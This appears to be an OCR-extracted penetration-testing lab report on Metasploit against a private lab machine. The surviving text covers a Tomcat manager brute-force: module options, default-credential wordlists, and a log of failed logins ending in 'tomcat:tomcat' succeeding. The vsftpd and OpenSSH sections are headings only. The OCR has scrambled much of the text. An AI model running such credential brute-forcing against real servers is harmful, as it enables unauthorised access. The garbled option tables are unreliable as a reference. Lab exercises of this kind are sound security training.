
Metasploit Framework

1. Accessing Metasploit framework:




2. Exploiting vsftpd vulnerable:



Vsftpd_234_backdoor payload configuration

3. Exploiting Apache Tomcat vulnerable:



Tomcat login payload through http

```
<u>msf6</u> auxiliary(
                                                           1) > set ANONYMOUS_LOGIN true
ANONYMOUS_LOGIN ⇒ true

msf6 auxiliary(scanner/
                                                           ) > set BRUTEFORCE_SPEED 3
BRUTEFORCE_SPÉED ⇒ 3
<u>msf6</u> auxilīary(
RHOSTS ⇒ 192.168.31.128


msf6 auxiliary(scanner/hi
                                                          n) > set RPORT 8180
RPORT ⇒ 8180

msf6 auxiliary(scanner/f
STOP_ON_SUCCESS ⇒ true
                                                           ) > set STOP ON SUCCESS true
msf6 auxiliary(
                                                           ) > show options
Module options (auxiliary/scanner/http/tomcat_mgr_login):
                            Current Setting
                                                                      Required Description
    ANONYMOUS_LOGIN
                                                                                   Attempt to login with a blank username and password
                            true
                                                                      yes
                                                                                   Try blank passwords for all users
How fast to bruteforce, from 0 to 5
Try each user/password couple stored in the current database
    BLANK_PASSWORDS
    BRUTEFORCE_SPEED
                            3
false
    DB_ALL_CREDS
                                                                      no
    DB_ALL_PASS
                                                                                   Add all passwords in the current database to the lis
   DB_ALL_USERS
                            false
                                                                                   Add all users in the current database to the list
                                                                                   Skip existing credentials stored in the current data base (Accepted: none, user, user&realm)
The HTTP password to specify for authentication
    DB_SKIP_EXISTING
                            none
    PASSWORD
                                                                      no
    PASS_FILE
                            /usr/share/metasploit-framewo
                                                                                   File containing passwords, one per line
                             rk/data/wordlists/tomcat_mgr_
                            default_pass.txt
    Proxies
                                                                                   rt][...]
    RHOSTS
                            192.168.31.128
                                                                                    The target host(s), see https://docs.metasploit.com/
                                                                                   docs/using-metasploit/basics/using-metasploit.html
The target port (TCP)
    RPORT
                            8180
                                                                      yes
                                                                                   Negotiate SSL/TLS for outgoing connections
Stop guessing when a credential works for a host
URI for Manager login. Default is /manager/html
The number of concurrent threads (max one per host)
    STOP_ON_SUCCESS
                            /manager/html
    TARGETURI
                                                                      ves
                                                                      yes
    USERNAME
                                                                                   The HTTP username to specify for authentication
    USERPASS_FILE
                                                                                   File containing users and passwords separated by space, one pair per line
                            /usr/share/metasploit-framewo
                                                                     no
                            rk/data/wordlists/tomcat_mgr_
                            default_userpass.txt
   USER_AS_PASS
USER_FILE
                            false no
/usr/share/metasploit-framewo no
                                                                                   Try the username as the password for all users File containing users, one per line
                            rk/data/wordlists/tomcat_mgr_
                            default_users.txt
    VERBOSE
                                                                                   Whether to print output for all attempts
                            true
```


Payload configuration

```
LOGIN FAILED: role:admin (Incorrect)
     192.168.31.128:8180 -
     192.168.31.128:8180 -
                                   LOGIN FAILED: role:manager (Incorrect)
     192.168.31.128:8180
                                   LOGIN FAILED: role:role1 (Incorrect)
     192.168.31.128:8180 -
                                   LOGIN FAILED: role:root (Incorrect)
     192.168.31.128:8180 -
                                  LOGIN FAILED: role:tomcat (Incorrect)
LOGIN FAILED: role:s3cret (Incorrect)
     192.168.31.128:8180
     192.168.31.128:8180 -
                                   LOGIN FAILED: role:vagrant (Incorrect)
                                  LOGIN FAILED: role:QLogic66 (Incorrect)
LOGIN FAILED: role:password (Incorrect)
     192.168.31.128:8180
     192.168.31.128:8180 -
     192.168.31.128:8180 -
                                  LOGIN FAILED: role:Password1 (Incorrect)
                                  LOGIN FAILED: role:changethis (Incorrect)
LOGIN FAILED: role:r00t (Incorrect)
LOGIN FAILED: role:toor (Incorrect)
     192.168.31.128:8180
     192.168.31.128:8180
     192.168.31.128:8180
     192.168.31.128:8180 -
                                   LOGIN FAILED: role:password1 (Incorrect)
     192.168.31.128:8180 -
                                  LOGIN FAILED: role:j2deployer (Incorrect)
LOGIN FAILED: role:OvW*busr1 (Incorrect)
     192.168.31.128:8180 -
     192.168.31.128:8180
                                  LOGIN FAILED: role:kdsxc (Incorrect)
     192.168.31.128:8180
                                   LOGIN FAILED: role:owaspba (Incorrect)
     192.168.31.128:8180 -
192.168.31.128:8180 -
                                   LOGIN FAILED: role:ADMIN (Incorrect)
                                  LOGIN FAILED: role:xampp (Incorrect)
LOGIN FAILED: root:admin (Incorrect)
     192.168.31.128:8180 -
                                   LOGIN FAILED: root:manager (Incorrect)
     192.168.31.128:8180
     192.168.31.128:8180
                                   LOGIN FAILED: root:role1 (Incorrect)
     192.168.31.128:8180 - 192.168.31.128:8180 -
                                   LOGIN FAILED: root:root (Incorrect)
                                  LOGIN FAILED: root:tomcat (Incorrect)
     192.168.31.128:8180 -
                                  LOGIN FAILED: root:s3cret (Incorrect)
     192.168.31.128:8180 -
                                  LOGIN FAILED: root:vagrant (Incorrect)
                                  LOGIN FAILED: root:QLogic66 (Incorrect)
LOGIN FAILED: root:password (Incorrect)
     192.168.31.128:8180
     192.168.31.128:8180 -
192.168.31.128:8180 -
                                  LOGIN FAILED: root:Password1 (Incorrect)
     192.168.31.128:8180 -
                                  LOGIN FAILED: root:changethis (Incorrect)
     192.168.31.128:8180 - 192.168.31.128:8180 -
                                  LOGIN FAILED: root:r00t (Incorrect)
LOGIN FAILED: root:toor (Incorrect)
     192.168.31.128:8180 -
                                   LOGIN FAILED: root:password1 (Incorrect)
     192.168.31.128:8180 -
                                  LOGIN FAILED: root:j2deployer (Incorrect)
     192.168.31.128:8180 -
                                  LOGIN FAILED: root:OvW*busr1 (Incorrect)
     192.168.31.128:8180 -
                                  LOGIN FAILED: root:kdsxc (Incorrect)
                                  LOGIN FAILED: root:owaspba (Incorrect)
LOGIN FAILED: root:ADMIN (Incorrect)
     192.168.31.128:8180 -
     192.168.31.128:8180 - LOGIN FAILED: root:ADMIN (Incorrect)
192.168.31.128:8180 - LOGIN FAILED: root:xampp (Incorrect)
     192.168.31.128:8180 - LOGIN FAILED: tomcat:admin (Incorrect)
     192.168.31.128:8180 - LOGIN FAILED: tomcat:admin (Incorrect)
192.168.31.128:8180 - LOGIN FAILED: tomcat:manager (Incorrect)
192.168.31.128:8180 - LOGIN FAILED: tomcat:role1 (Incorrect)
192.168.31.128:8180 - LOGIN FAILED: tomcat:root (Incorrect)
192.168.31.128:8180 - Login Successful: tomcat:tomcat
     Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(
                                                          n) >
```

Brute-forcing to get the username and password for tomcat login




Tomcat portal page



Tomcat admin page

3. Exploiting Openssh vulnerable:



ssh payload configuration

